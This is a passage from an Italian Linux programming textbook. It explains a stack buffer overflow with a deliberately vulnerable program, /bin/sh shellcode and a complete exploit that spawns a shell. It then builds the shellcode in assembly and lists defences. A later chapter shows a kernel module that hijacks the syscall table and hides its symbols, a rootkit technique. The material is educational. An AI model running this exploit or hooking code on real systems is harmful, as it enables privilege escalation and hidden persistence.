4 void function(char *str)
5 {
6     char buffer[80];
7     printf("Il buffer ha indirizzo: %p\n", buffer);
8     strcpy(buffer, str);/* WARNING */
9     return;
10 }
11
12
13 int main(int argc, char **argv)
14 {
15     if (!argv[1])
16         exit(1); /*Controllo se ho un parametro*/
17     else
18         function(argv[1]);
19     exit(0);
20 }
```

Niente di nuovo, solito errore di programmazione questa volta inserito nella funzione alla riga 8. Se lanciamo il programma utilizzando come parametro una stringa eccessivamente lunga otteniamo:

```
[contez@mutespring buffer]$ ./vulnerable AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Il buffer ha indirizzo: 0xbffff830
Segmentation fault
```

Questa volta però andremo maggiormente in dettaglio analizzando il codice assembly del programma:

```
1 (gdb) disassemble function
```

```
2 Dump of assembler code for function function:
3 0x8048470 <function>:   push   %ebp
4 0x8048471 <function+1>: mov    %esp,%ebp
5 0x8048473 <function+3>: sub    $0x58,%esp
6 0x8048476 <function+6>: sub    $0x8,%esp
7 0x8048479 <function+9>: lea    0xffffffa8(%ebp),%eax
8 0x804847c <function+12>:        push   %eax
9 0x804847d <function+13>:        push   $0x8048548
10 0x8048482 <function+18>:        call   0x8048338 <printf>
11 0x8048487 <function+23>:        add    $0x10,%esp
12 0x804848a <function+26>:        sub    $0x8,%esp
13 0x804848d <function+29>:        pushl  0x8(%ebp)
14 0x8048490 <function+32>:        lea    0xffffffa8(%ebp),%eax
15 0x8048493 <function+35>:        push   %eax
16 0x8048494 <function+36>:        call   0x8048358 <strcpy>
17 0x8048499 <function+41>:        add    $0x10,%esp
18 0x804849c <function+44>:        leave
19 0x804849d <function+45>:        ret
20 End of assembler dump.
21 (gdb)
```

Dopo il solito preludio della funzione (righe 3 e 4):

1. Il frame pointer di main viene salvito nello stack affinché, al ritorno della funzione, possa essere ritrovato mediante una semplice istruzione di POP.

2. Il valore del registro `%esp` viene memorizzato in in `%ebp` per ottenere il nuovo frame pointer della funzione chiamata.

Dopodiché vengono sottratti 88 bytes per far posto al nostro buffer di 80 bytes! Qualcosa non vi torna vero? Come mai vengono allocati ben 8 byte in piú?

Il fatto è che la memoria viene allocata a gruppi di 4 words (1 word = 4 byte), tuttavia l'FP e l'IP occupano una word ciascuno quindi devono essere allocate ulteriori due words ossia, appunto, 8 bytes. Ora tutto torna, non era che un problema di allineamento.

Lo stack avrà quindi la configurazione rappresentata nella fig. 31.3.



Figura 31.3: Situazione dello Stack dopo l'allocazione della memoria

31.5 L'attacco

Come abbiamo già avuto modo di dire, per poter operare un attacco basato sul buffer overflow occorre inserire del codice all'interno del buffer stesso e poi sovrascrivere l'IP con l'indirizzo del buffer stesso. Il problema è che in genere noi non possiamo sapere dove, in memoria, il nostro buffer verrà allocato. Nel programma esplicativo tuttavia questo ostacolo è stato eliminato in quanto il programma, anche terminando con un errore stampa proprio l'indirizzo del buffer. Quello che ci serve è ora lo shellcode che andiamo a riportare:

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Questa stringa, se mandata in esecuzione nel nostro array ci consentirà di ottenere una bella shell per continuare a dare comandi. Vedremo in seguito come questo shellcode è stato ottenuto.

31.5.1 L'exploit

Prendete in considerazione il seguente codice in cui sono stati inseriti commenti magari superflui per aumentarne la comprensione.

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4 #include <string.h>

5 int main(int argc, char **argv)
6 {
7     char array[100]; /* per operare il bof */
8     char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
9                        "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
```

```
10                      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
11                      "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
12                      "\x80\xe8\xdc\xff\xff\xff/bin/sh";
13    unsigned int addr; /*indirizzo del buffer*/
14    if(!argv[1])
15        exit(1); /* necessita dell'indirizzo del
16                    buffer come argomento */
17    else {
18        addr = strtoul(argv[1], NULL, 16); /* serve in esadecimale */
19        memset(array, 'c', 91);
20        memcpy(array, shellcode, 45); /* tolto il carattere di
21                                         terminazione della riga la
22                                         lunghezza dello shellcode
23                                         è proprio 45 */
24
25        memcpy(array+92, &addr, sizeof(addr)); /* Sovrascrittura IP */
26        array[99] = '\0'; /* per terminare */
27        execl ("./vulnerable", "vulnerable", array, NULL);
28        exit(0);
29    }
30 }
```

Mandando in esecuzione tale programma utilizzando come parametro un indirizzo di memoria qualunque otterremo semplicemente l'indirizzo di memoria del buffer allocato nel programma *vulnerable* prima esposto:

```
[contez@mutespring buffer]$ ./exploit 0xqualunque
Il buffer ha indirizzo: 0xbffff880
Segmentation fault
[contez@mutespring buffer]$
```

Eseguendo invece lo stesso programma utilizzando l'indirizzo corretto fornito dalla prima prova otterremo la tanto desiderata shell, per continuare a dare comandi al sistema. Se il programma gira sul sistema con privilegi di root allora capirete certamente cosa questo significhi:

```
[contez@mutespring buffer]$ ./exploit 0xbffff880
Il buffer ha indirizzo: 0xbffff880
sh-2.05a$
```

31.6 Lo *Shellcode*

In precedenza abbiamo utilizzato una stringa particolare, formata quasi completamente da codice esadecimale, inserita all'interno del buffer che si voleva mandare in overflow. Tale stringa ci permetteva di ottenere una shell inserendo quindi nel programma anche le istruzioni necessarie all'esecuzione del processo shell. Ora ci soffermeremo sui metodi utilizzati per ottenere tale stringa, infatti benché i metodi rimangano pressoché gli stessi, non è affatto detto che tale stringa funzioni su tutti i sistemi anzi, in generale, non sarà affatto così. Scrivere codice in esadecimale non è certamente una cosa facile da farsi quindi ci accontenteremo di scriverlo in C, per poi epurarlo e trasformarlo in codice esadecimale.

Il codice che ci permette di eseguire una Shell in C è questo:

```
1 #include <stdio.h>
2
3 void main()
4 {
5     char *array[2];
6     array[0] = "/bin/sh";
7     array[1] = NULL;
8     execve(array[0], array, NULL);
9 }
```

Tale codice dovrebbe essere compilato in questo modo:

`gcc -o shellcode -ggdb -static shellcode.c`

in modo da poter utilizzare nella maniera migliore il GDB. L'opzione static è utilizzata per includere anche il codice dalla funzione execve che altrimenti sarebbe linkata dinamicamente. Ed ora diamoci sotto col GDB:

```
$ gdb -quiet shellcode
```

```
1 (gdb) disassemble main
2 Dump of assembler code for function main:
3 0x80481e0 <main>:       push   %ebp
4 0x80481e1 <main+1>:     mov    %esp,%ebp
5 0x80481e3 <main+3>:     sub    $0x8,%esp
6 0x80481e6 <main+6>:     movl   $0x808cec8,0xfffffff8(%ebp)
7 0x80481ed <main+13>:    movl   $0x0,0xfffffffc(%ebp)
8 0x80481f4 <main+20>:    sub    $0x4,%esp
9 0x80481f7 <main+23>:    push   $0x0
10 0x80481f9 <main+25>:    lea    0xfffffff8(%ebp),%eax
```



Figura 31.4: Configurazione dello stack all'inizio di excve

```
11 0x80481fc <main+28>:    push   %eax
12 0x80481fd <main+29>:    pushl  0xffffffff8(%ebp)
13 0x8048200 <main+32>:    call   0x804cb40 <execve>
14 0x8048205 <main+37>:    add    $0x10,%esp
15 0x8048208 <main+40>:    leave
16 0x8048209 <main+41>:    ret
17 End of assembler dump.
```

- Nella riga 5 viene allocato lo spazio necessario ad un array di 2 puntatori (8 bytes).
- Alla riga 6 l'indirizzo della stringa /bin/sh viene copiato nel primo elemento dell'array.
- Nella riga 7 il valore NULL (0x0) viene copiato nel secondo elemento dell'array.
- Alla riga nove i valori da passare alla funzione cominciano ad essere inseriti nello stack in ordine inverso, viene infatti inserito NULL.
- Le righe 9 e dice comportano che l'indirizzo di name sia memorizzato nel registro %eax per poi essere inserito nello stack.
- La riga 12 inserisce anche indirizzo della stringa /bin/sh nello stack.
- Alla riga 13 viene effettuata la chiamata alla funzione execve comportando l'immediato salvataggio dell'IP sullo stack.

Alla chiamata della funzione execve ed al salvataggio del nuovo Frame Pointer la situazione dello stack sarà dunque quella rappresentata in Fig. 31.4

Disassembliamo dunque excve:

```
(gdb) disassemble execve
Dump of assembler code for function execve:
1 0x804cb40 <execve>:     push   %ebp
2 0x804cb41 <execve+1>:   mov    $0x0,%eax
3 0x804cb46 <execve+6>:   mov    %esp,%ebp
4 0x804cb48 <execve+8>:   test   %eax,%eax
5 0x804cb4a <execve+10>:  push   %edi
6 0x804cb4b <execve+11>:  push   %ebx
7 0x804cb4c <execve+12>:  mov    0x8(%ebp),%edi
8 0x804cb4f <execve+15>:  je     0x804cb56 <execve+22>
9 0x804cb51 <execve+17>:  call   0x0
10 0x804cb56 <execve+22>:  mov    0xc(%ebp),%ecx
11 0x804cb59 <execve+25>:  mov    0x10(%ebp),%edx
12 0x804cb5c <execve+28>:  push   %ebx
13 0x804cb5d <execve+29>:  mov    %edi,%ebx
14 0x804cb5f <execve+31>:  mov    $0xb,%eax
15 0x804cb64 <execve+36>:  int    $0x80
16 0x804cb66 <execve+38>:  pop    %ebx
17 0x804cb67 <execve+39>:  mov    %eax,%ebx
18 0x804cb69 <execve+41>:  cmp    $0xfffff000,%ebx
19 0x804cb6f <execve+47>:  jbe    0x804cb7f <execve+63>
20 0x804cb71 <execve+49>:  neg    %ebx
21 0x804cb73 <execve+51>:  call   0x8048498 <__errno_location>
22 0x804cb78 <execve+56>:  mov    %ebx,(%eax)
23 0x804cb7a <execve+58>:  mov    $0xffffffff,%ebx
24 0x804cb7f <execve+63>:  mov    %ebx,%eax
25 0x804cb81 <execve+65>:  pop    %ebx
26 0x804cb82 <execve+66>:  pop    %edi
27 0x804cb83 <execve+67>:  pop    %ebp
28 0x804cb84 <execve+68>:  ret
29 0x804cb85 <execve+69>:  lea    0x0(%esi),%esi
End of assembler dump.
```

Del seguente codice ci interessa praticamente solo quello che avviene fino al passaggio al *kernel mode* tramite l'istruzione presente alla riga 15. Fondamentalmente viene solo effettuata la copia di alcuni valori e parametri in alcuni registri:

- Alla riga 10 viene copiato l'indirizzo dell'array nel registro `%ecx`[1]
- Le istruzioni della riga 11 copiano il valore NULL nel registro `%edx`

[1]Per gli offset, che sono naturalmente positivi, fare riferimento alla Fig. 31.4

- La riga 13 rappresenta la conclusione della copiatura dell'indirizzo della stringa nel registro `%ebx` attraverso passaggi intermedi. Quest'indirizzo viene infatti prima copiato nel registro `%edi` (riga 7).
- Alla riga 14 il codice della chiamata excve (0xb = 11) viene copiato in `%eax`.
- Alla riga 15 avviene il passaggio in *kernel mode*.

Poiché a noi interessano solo le istruzioni di copiatura non importa in quale ordine esse vengano effettuate[2] possiamo elencare ora le istruzioni fondamentali per la chiamata excve

1. Copia di 0xb in `%eax`;
2. Copia dell'indirizzo della stringa in `%ebx`;
3. Copia dell'indirizzo dell'array in `%ecx`;
4. Copia di 0x0 (NULL) in `%edx`;
5. Passaggio in *kernel mode*.

31.6.1 Un'uscita "pulita"

Al fine di non provocare blocchi nel sistema il nostro programma dovrà effettuare un'uscita "pulita". Per ottenerla dovremmo analizzare il codice assebly del seguente programmillo:

```
#include <stdlib.h>
void main()
{
    exit(0);
}
```

Tale codice si rivela piuttosto complesso, almeno prodotto dagli attuali compilatori. Basti comunque sapere che le istruzioni fondamentali di questa chiamata sono due:

- Copiare 0x1 in `%eax`;
- Memorizzare il codice di uscita (0x8) in `%ebx`.

Allora, per ottenere una shell dovremmo:

[2] Possiamo inoltre eliminare i passaggi intermedi

- Conservare in memoria la stringa `/bin/sh` e poterne conoscere l'indirizzo.
- Inserire nello stack
  - Indirizzo dell'array;
  - Indirizzo della stringa;
  - 0x0.
- Eseguire le operazioni di excve precedentemente illustrate;
- Eseguire le istruzioni di exit prima elencate.

31.7 Un problema

Non potendo sapere dove il nostro programma verrà allocato in memoria ci troviamo di fronte alla difficoltà di reperire gli indirizzi necessari alla codifica in assembly dei passi fin ora tracciati. Fortunatamente è possibile trovare una soluzione, anche se macchinosa, a questa limitazione. L'assembly mette infatti a disposizione del programmatore due istruzioni molto importanti: JMP e CALL le quali possono accettare anche indirizzi relativi (non solo assoluti dunque) al puntatore di istruzione (EIP, utilizzando dunque un certo offset. In particolare la CALL, come certamente saprà chi mastica un pò di assebly, salva nello stack anche l'indirizzo dell'istruzione ad essa successiva al fine di permettere la ripresa dell'esecuzione del programma al termine della chiamata.

Un'indirizzo di cui abbiamo necessità per ottenere il nostro shellcode è quello della stringa "/bin/sh" dunque sarebbe opportuno inserire prima di questa stringa una istruzione CALL. Abbiamo comunque detto che tale istruzione sposta l'IP del nostro programma e quindi, per evitare di perdere il controllo della situazione, poichè all'esterno non avremo chiara la situazione degli indirizzi, faremo puntare la CALL quasi all'inizio del nostro buffer, esattamente all'istruzione POP posta dopo l'istruzioneJMP che si trova all'inizio del buffer. Esattamente come riportato in Fig. 31.5 Accadrà dunque che sovrascriveremo l'indirizzo contenuto in IP con quello del buffer nel quale, come prima istruzione, troveremo un salto alla CALL che memorizzerà nello stack l'IP della stringa e punterà all'istruzione immediatamente successiva a JMP ossia POP. Tramite tale istruzione preleveremo l'indirizzo della stringa dallo stack (era quello che volevamo) e lo memorizzeremo in un registro per poterlo utilizzare. Semplice no?



Figura 31.5: Utilizzo di JMP e CALL

31.8 Codifica

Mettendo insieme quello che abbiamo detto finora ci troviamo ad ottenere il seguente pseudocodice assembly:

```
jmp    offset-to-call                # 2 bytes
popl   %esi                          # 1 bytes
movl   %esi, Str_addr-offset(%esi)   # 3 bytes
movb   $0x0,NULL_byte-offset(%esi)   # 4 bytes
movl   $0x0, NULL_String-offset(%esi) # 7 bytes
movl   $0xb,%eax                     # 5 bytes
movl   %esi,%ebx                     # 2 bytes
leal   Str_addr-offset,(%esi),%ecx   # 3 bytes
leal   NULL_String-offset(%esi),%edx # 3 bytes
int    $0x80                         # 2 bytes
movl   $0x1, %eax                    # 5 bytes
movl   $0x0, %ebx                    # 5 bytes
int    $0x80                         # 2 bytes
call   offset-to-popl                # 5 bytes
.string \"/bin/sh\"
```

Ovvero, calcolando semplicemente glkiu offset non esplicitati, al seguente codice assembly:

```
jmp    0x2a                          # 2 bytes
popl   %esi                          # 1 bytes
movl   %esi,0x8(%esi)                # 3 bytes
movb   $0x0,0x7(%esi)                # 4 bytes
movl   $0x0,0xc(%esi)                # 7 bytes
movl   $0xb,%eax                     # 5 bytes
```

```
movl   %esi,%ebx                    # 2 bytes
leal   0x8(%esi),%ecx               # 3 bytes
leal   0xc(%esi),%edx               # 3 bytes
int    $0x80                        # 2 bytes
movl   $0x1, %eax                   # 5 bytes
movl   $0x0, %ebx                   # 5 bytes
int    $0x80                        # 2 bytes
call   -0x2f                        # 5 bytes
.string \"/bin/sh\"
```

Tale codice, tuttavia, prima di poter essere tradotto in codice esadecimale per mezzo del fido GDB, deve essere modificato. Infatti nel nostro shellcode non dovranno esserci bytes impostati a 0 in modo tale che la funzione strcpy non cessi di copiare lo shellcode nel buffer. Fortunatamente questo problema è di facile soluzione, basti dare un'occhiata al capitolo relativo agli operatori logici presente in questo libro. Le operazioni incriminate nel nostro codice sono:

```
movb   $0x0,0x7(%esi)
movl   $0x0,0xc(%esi)
```

che si trasformano in:

```
xorl   %eax,%eax
movb   %eax,0x7(%esi)
movl   %eax,0xc(%esi)
```

Ancora:

```
movl   $0xb,%eax
```

che si trasforma in:

```
movl   $0xb,%al
```

Infine:

```
movl   $0x1, %eax
movl   $0x0, %ebx
```

che mutano in

```
xorl   %ebx,%ebx
movl   %ebx,%eax
inc    %eax
```

Quindi includiamo il nostro shellcode nuovo fiammante in un semplice programma C al fine di poterne ottenere il codice esadecimale:

```
void main() {
__asm__("
          jmp 0x1f            # 2 bytes
          popl %esi           # 1 bytes
          movl %esi,0x8(%esi) # 3 bytes
          xorl %eax,%eax      # 2 bytes
          movb %eax,0x7(%esi) # 3 bytes
          movl %eax,0xc(%esi) # 3 bytes
          movb $0xb,%al       # 2 bytes
          movl %esi,%ebx      # 2 bytes
          leal 0x8(%esi),%ecx # 3 bytes
          leal 0xc(%esi),%edx # 3 bytes
          int $0x80           # 2 bytes
          xorl %ebx,%ebx      # 2 bytes
          movl %ebx,%eax      # 2 bytes
          inc %eax            # 1 bytes
          int $0x80           # 2 bytes
          call -0x24          # 5 bytes
          .string \"/bin/sh\" # 8 bytes
                # 46 bytes totali");}
```

Compilando tale codice con le informazioni di debugging e utilizzando il gdb per poter ottenere il codice esadecimale utilizzando i comandi

```
(gdb) x/bx main+3
(gdb) x/bx main+4
...
...
```

31.9 Proteggersi dai Buffer Overflows

31.9.1 Funzioni sicure: pro

Come certamente avrete capito i buffer overflows sono una conseguenza di un cattivo metodo di programmazione. In particolare il programmatore non effettua alcun controllo sulla quantità di bytes che vengono inseriti all'interno di un buffer. Tali controlli **devono** invece essere effettuati. I metodi di

controllo possono ricorrere a routine definite dal programmatore, ossia funzioni in grado di rilevare l'eccessiva quantità di bytes che si tenta di inserire all'interno di un buffer e gestire la condizione di errore. Oppure è possibile ricorrere a funzioni, definite nelle librerie che effettuano tale controllo. Invece della funzione strcpy, ad esempio, è possibile utilizzare la strncpy la quale accetta un ulteriore parametro che identifica la dimensione massima della stringa accettata. Se la stringa eccede tale limite verrà troncata poi copiata nel buffer.

31.9.2 Funzioni sicure: contro

L'utilizzo delle funzioni sicure come strncpy comporta tuttavia anche alcuni problemi di varia natura:

- Tali funzioni in genere hanno prestazioni molto peggiori rispetto alle corrispondenti meno sicure.
- l'utilizzo del nuovo parametro comporta una manipolazione della stringa che può risultare di grave intralcio allo sviluppo nel vaso non la si sia compresa bene. Questo rallentamento, se così vogliamo definirlo, è dovuto ad una API decisamente meno intuitiva rispetto alla controparte meno sicura. Per questo motivo invitiamo caldamente a leggere la pagine di manuale di ogni funzione sicura con la massima attenzione in modo da non incorrere in errori dovuti al trattamento dei bytes diverso da quello che ci si aspettava.

31.9.3 Allocazione dinamica della memoria

Molto probabilmente la possibilità di allocare la memoria dinamicamente potrebbe essere considerata come una soluzione al problema dei buffer overflows. In realtà non è così, non del tutto almeno. È infatti ragionevole pensare che il programmatore analizzi il caso peggiore di allocazione della memoria del proprio programma quando questa non dipenda dall'utente. In questo caso è possibile scegliere con sicurezza se allocare abbastanza memoria in maniera statica da prevenire ogni buffer overflow oppure di allocarla in maniera dinamica risparmiando sulla memoria utilizzata. Se tuttavia la memoria da allocare dipende dall'input di un utente allora esiste la possibilità che venga introdotto un'input in grado di produrre un tentativo di allocazione che superi le effettive risorse di sistema o le riduca sensibilmente. Entrambi i casi possono portare ad effetti disastrosi. Per questo, se si utilizza l'allocazione dinamica della memoria, sarebbe bene introdurre un limite di risorse allocabili ed effettuare i dovuti controlli perché tale limite non venga superato.

Capitolo 32

Kernel hijacking

32.1 Premessa

A meno che non vi intendiate almeno un poco di programmazione di moduli per il kernel Linux consigliamo di leggere prima il capitolo 33.

32.2 introduzione

Quella che ci apprestiamo a descrivere è una tecnica molto conosciuta utilizzata da una parte per la manomissione del kernel al fine di nascondere il proprio accesso al sistema nella migliore maniera possibile, difficilmente individuabile anche da software costruiti per l'individuazione dei rootkit, dall'altra per rendere maggiormente sicuro il sistema: esistono progetti che utilizzano questa tecnica per la sostituzione di alcune funzioni del kernel con altre maggiormente sicure. Può essere inoltre considerata un piacevole lettura per chi vuole scoprire quanto può essere insicuro il proprio sistema.

Le seguenti informazioni si applicano ai kernel della serie 2.4 ma, con alcune modifiche possono essere facilmente applicate a quelli della serie 2.6.

32.3 da trovare il titolo

Ogni sistema operativo possiede definisce nel suo kernel delle System Calls (per gli amici syscalls) che forniscono una interfaccia di base per l'implementazione di funzionalità più complesse a livello kernel. Non si tratta altro che di funzioni definite dagli sviluppatori. All'interno di */proc/ksyms* si trova un simbolo molto interessante:

```
mutespring:/proc# cat ksyms |grep sys_call_table
c0324bb8 sys_call_table
mutespring:/proc#
```

Esso non è altro che un array di puntatori a tali funzioni. Cominciate a capire vero? Modificando tale array in maniera opportuna è possibile redirigere la chiamata ad una funzione verso una nuova syscall da noi definita, e se si sta attenti l'utente, in user space, non avrà il minimo sentore di quello che sta accadendo. Praticamente è possibile alterare l'output di pressoché ogni comando, o far eseguire ad ogni comando delle funzionalità aggiuntive. I lettori più attenti avranno notato come le informazioni finora fornite non sono tuttavia sufficienti, abbiamo un array, è vero, ma non sappiamo ad esempio a quale funzione si riferisce sys_call_table[4]. Fortunatamente un elenco di syscall è presente in /usr/include/bits/syscall.h e possiamo facilmente utilizzare quello per gli indici dell'array. Come ho già avuto modo di dire è inoltre importante fare in modo che il modulo, se rimosso, garantisca un'uscita pulita, altrimenti l'array continuerebbe a puntare ad una funzione che non esiste più con conseguenze disastrose per la stabilità del sistema (dovrete riavviare).

32.4 mettiamo insieme un pò di codice

1. **Gli headers**

   ```
   #define __KERNEL__
   #define MODULE
   #define LINUX
   #ifdef CONFIG_MODVERSIONS
   #define MODVERSIONS
   #include <linux/modversions.h>
   #endif
   #include <linux/module.h>
   #include <linux/kernel.h>
   #include <sys/syscall.h>
   #include <string.h>
   ```

   Non includiamo bits/syscall.h sapete perché? Guardate cosa c'è scritto in quel file:

   ```
   #ifndef _SYSCALL_H
   # error "Never use <bits/syscall.h> directly; include <sys/syscall.h> in
   #endif
   ```

Mi sembra un buon motivo no?

2. **La sys_call_table**

   ```
   extern void *sys_call_table[];
   ```

   viene dichiarata come extern per potervi avere accesso, essendo definita nella Kernel Symbols Table.

3. **riferimenti per l'uscita pulita** Decidiamo ad esempio di utilizzare la chiamata alla funzione mkdir, per poter risistemare le cose come erano prima occorre tuttavia memorizzare da qualche parte l'indirizzo della funzione in questione.

   ```
   int (*o prev_mkdir)(char *, int);
   ```

4. **La nuova funzione** definiamo quindi la funzione mkdir modificata secondo le nostre esigenze. Per ora facciamo stampare un alert nei messaggi del kernel, ma serebbe possibile fare altre cose, come la creazione di nuove dir o altro.

   ```
    int modified_mkdir(char *name,int mode) {
   printk("<1>Warning! Hacked mkdir!!!!\n")
     return prev_mkdir(name,mode);
    }
   ```

   Naturalmente non modifichiamo il comportamente visibile: la funzione corretta viene comunque chiamata.

5. **Inizializzazione del modulo**

   ```
   int init_module(void) {
   prev_mkdir=sys_call_table[SYS_mkdir];
   sys_call_table[SYS_mkdir]=modified_mkdir;
   EXPORT_NO_SYMBOLS;
   return 0;
   }
   ```

   In poche parole memorizziamo l'indirizzo della vecchia funzione nella variabile che avevamo predisposto, modifichiamo l'indirizzo presente nell'array per farlo puntare alla nostra funzione. La macro definita in seguito serve a fare in modo che i simboli presenti nel nostro modulo non vengano messi a disposizione nella Kernel Symbols Table (ci dobbiamo nascondere no?).

6. **Uscita Pulita**

```
void cleanup_module(void) {
sys_call_table[SYS_mkdir]=old_mkdir;
}
```

Rimettiamo le cose a posto, come se nulla fosse avvenuto quando il modulo viene scaricato.

32.5 il kernel 2.6.X

Benché la tecnica sia praticamente la stessa l'approccio utilizzato per il kernel 2.4.x non è applicabile ai kernel della serie 2.6.x. Questo perché non è più resa disponibile la *Kernel Symbols Table* e la *sys_call_table* non è più esportata. Il fatto che tale variabile non sia esportata non significa che non esista, essa occupa infatti comunque una locazione di memoria ben definita e fissa, se potessimo conoscerla allora non ci sarebbero più ostacoli. Fortunatamente la mappatura in memoria delle componenti del kernel è fatta all'avvio secondo le direttive presenti nel file `/boot/system.map`[1]. Proviamo quindi a vedere se....:

```
contez@freeside:/boot$ cat System.map-2.6.10|grep sys_call_table
c02c78bc D sys_call_table
```

Ove `c02c78bc` non è che l'indirizzo in memoria dell'array di puntatori `sys_call_table`.

A questo punto, conoscendo tale indirizzo di memoria e supponendo di memorizzarlo in una costante chiamata `SYS_CALL_TABLE_ADDR` è sufficiente dichiarare un array di puntatori ed associare a questo l'indirizzo di memoria precedentemente ottenuto per essere riportati alla situazione vista con il kernel 2.4.x.

```
void **sys_call_table; //dichiarazione dell'array di puntatori
sys_call_table = (void **)SYS_CALL_TABLE_ADDR;
```

[1] Il nome del file può riportare la versione del kernel in uso, se avete compilato un kernel sapete sicuramente di quale file si tratta.

Parte V

Kernel Programming

Capitolo 33

Introduzione

33.1 Sistemi Operativi e Kernel

Ogni sistema operativo presenta un Kernel (o nucleo o nocciolo) in grado di fornire la necessaria astrazione affinchè le applicazioni possano interagire con l'hardware sottostante. Risulta dunque che il kernel è una parte importantissima (la più importante credo) di un sistema operativo. Attualmente esistono due approcci diversi riguardante la concezione dei sistemi operativi:

- **Sistemi Operativi a Macro Kernel**
- **Sistemi Operativi a Micro Kernel**

Un Sistema Operativo del primo tipo avrà un kernel di dimensioni grandi (rispetto al secondo) e in grado di fornire funzionalità avanzate essendo queste funzionalità già "cablate" all'interno del proprio codice.

Un Sistema Operativo del secondo tipo al contrario sarà di dimensioni minori ma con funzionalità di base piuttosto limitate. Le funzionalità più complesse saranno infatti delegate ad uno strato superiore.

Entrambi gli approcci presentano dei punti di forza e dei punti deboli. Ogni processo che gira in Kernel Space[1], infatti, è in una modalità privilegiata che gli permette praticamente qualsiasi cosa. Quindi in un sistema a Macro Kernel in cui il numero dei processi è maggiore, rispetto ad un sistema a Micro kernel, le possibilità di "comportamenti dannosi" possono aumentare notevolmente. Un sistema a microkernel, tuttavia, pur essendo maggiormente "sicuro", presenta delle penalizzazioni delle prestazioni data la notevole

[1] Ogni processore moderno presenta infatti almeno due modalità di funzionamento: una che identifica il Kernel Space in cui è permesso tutto e una che identifica lo User Space in cui si hanno delle limitazioni

quantità di "comunicazioni" che dovrà intrattenere con lo strato sovrastante. Tale calo di prestazione non naturalmente non affligge i sistemi a Macro Kernel.

33.2 E Linux?

Vi starete domandando allora: "Ma linux[2] in quale delle due categorie si colloca?". Beh, Linux si colloca nella prima categoria... e nella seconda!

Linux è sostanzialmente un Macro Kernel in grado di espletare funzionalità piuttosto complesse ma è un Macro Kernel che può essere **modulare**. Chiunque abbia ricompilato almeno una volta Linux certamente avrà sperimentato la possibilità di lasciare alcune funzionalità come moduli senza includerli nel blocco monolitico del resto del kernel. Tali moduli verranno caricati dal sistema a run-time non appena la funzionalità che essi implementano verrà richiesta.

Un approccio di questo tipo presenta notevoli vantaggi: includendo nel codice del kernel quelle funzionalità che vengono utilizzate con elevata frequenza, e lasciando come moduli quelle che vengono richieste più sporadicamente, si possono associare ai vantaggi di un kernel snello i vantaggi di un kernel che include notevoli funzionalità (considerate che il tempo di caricamento del modulo è analogo a quello di comunicazione con lo strato superiore nei sistemi a Micro Kernel, tuttavia in questo caso questo tempo non verrà perso per ogni operazione di una minima complessità). Linux tenta quindi di sfruttare al meglio le due concezioni.

La capacità di Linux di caricare moduli a run-time è estrememamente importante dal momento che è quindi possibile per ogni utente aggiungere le funzionalità che interessano al proprio kernel semplicemente scrivendo un nuovo modulo e facendo in modo che questo sia caricato all'avvio. Naturalmente, avendo a disposizione il codice sorgente del kernel e permettendone la licenza la modifica è possibile per l'utente migliorare o adattare alle proprie necessità funzionalità già esistenti.

33.3 Perché?

La programmazione in ambiente Kernel (quindi anche i moduli) presenta delle notevoli limitazioni: in primo luogo non si hanno a disposizione tutte le

[2] In questo capitolo è stata fatta la scelta di di indicare con il termine "Linux" il kernel del Sistema Operativo "GNU/Linux"

